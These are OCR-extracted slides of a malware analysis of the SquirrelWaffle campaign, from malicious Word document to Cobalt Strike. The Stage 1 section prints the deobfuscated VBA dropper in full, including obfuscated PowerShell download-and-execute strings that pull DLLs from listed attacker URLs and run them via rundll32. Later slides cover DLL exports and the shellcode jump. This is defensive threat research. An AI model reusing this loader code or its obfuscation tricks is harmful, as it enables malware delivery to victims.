


SquirrelWaffle

From Maldoc to Cobalt Strike

Joel Dönne | @jxd_io

Background


- A new spam mail campaign has been running since mid-September 2021, which delivered a new kind of malware loader → SquirrelWaffle

- Similar to other campaigns before, this one sends a mail with a malicious attachment or a link to download one.

- Let‘s analyze it!


Virustotal Research

- Campaign uses similar naming scheme: *„diagram-<Number>.doc“*
  - *Sample Case 1) diagram-721.doc*
  - *Sample Case 2) diagram-623.doc*



- Search results on VT: **76 files** since 10.09.
- Submissions from *DE, FR, HU, IN, US*

- In some other cases .xlm files are used for initial compromise, but the delivered samples in stage 2 and afterwards are the same



Analysis – Stage 1

- Word document with obfuscated VBA macro
- Analysis via *olevba --deobf*
  - Some decoy code
  - Dropper & CnC communication


```
Sub eFile()
Dim QQ1 As Object
Set QQ1 = New Form
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IZOIZIMIZI")
WW = QQ1.t2.Caption
MyFile = FreeFile
Open ROI For Output As #MyFile
Print #MyFile, WW
Close #MyFile
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
```

```
HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

```
# IEX (New-Object Net.WebClient).DownloadFile('hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')|IEX
LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX
LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bussiness-z.ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll')|IEX
LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')|IEX
LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://cablingpoint.com/ByH5NDoE3kQA/pt.html'',''C:\ProgramData\www4.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll')|IEX
LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'',''C:\ProgramData\www5.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
```

Analysis – Stage 1

hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html
hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html
hxxps://bussiness-z.ml/ze8pCNTIkrIS/pt.html
hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html
hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html



C:\ProgramData\pin.vbs

1) "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
2) "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
3) "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
4) "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
5) "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"

www1.dll
www2.dll
www3.dll
www4.dll
www5.dll


Analysis – Stage 2

- Dropped PE-DLLs `www[1-5].dll` vary on requested dropper URLs
- Code is obfuscated
- The called „ldr“ function is not available…

Exports | IDA View-A | Pseudocode-A


Name	Address	Ordinal
Actcause	6F8CD7A0	1
Breakbox	6F8CD670	2
CauseSeat	6F8CDE30	3
Duringweight	6F8CDCF0	4
Equalcry	6F8CDBF0	5
Oldkind	6F8CDCB0	6
Song	6F8CDA80	7
Teachhear	**6F8CD940**	**8**
DllEntryPoint	6F8C18DB	268445915


Analysis – Stage 2
Flow Graph




Analysis – Stage 2

- Some interesting Imports of this sample are not referenced directly…






FLARE CAPA explorer



Analysis – Stage 2


- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc
- 1) Call is coming from
  call dword ptr ds:[ebx+2113E4]
- 2) Allocated memory is written by
  rep movsb
- 3) Jumping into buffer shellcode via
  jmp eax



Analysis – Stage 2

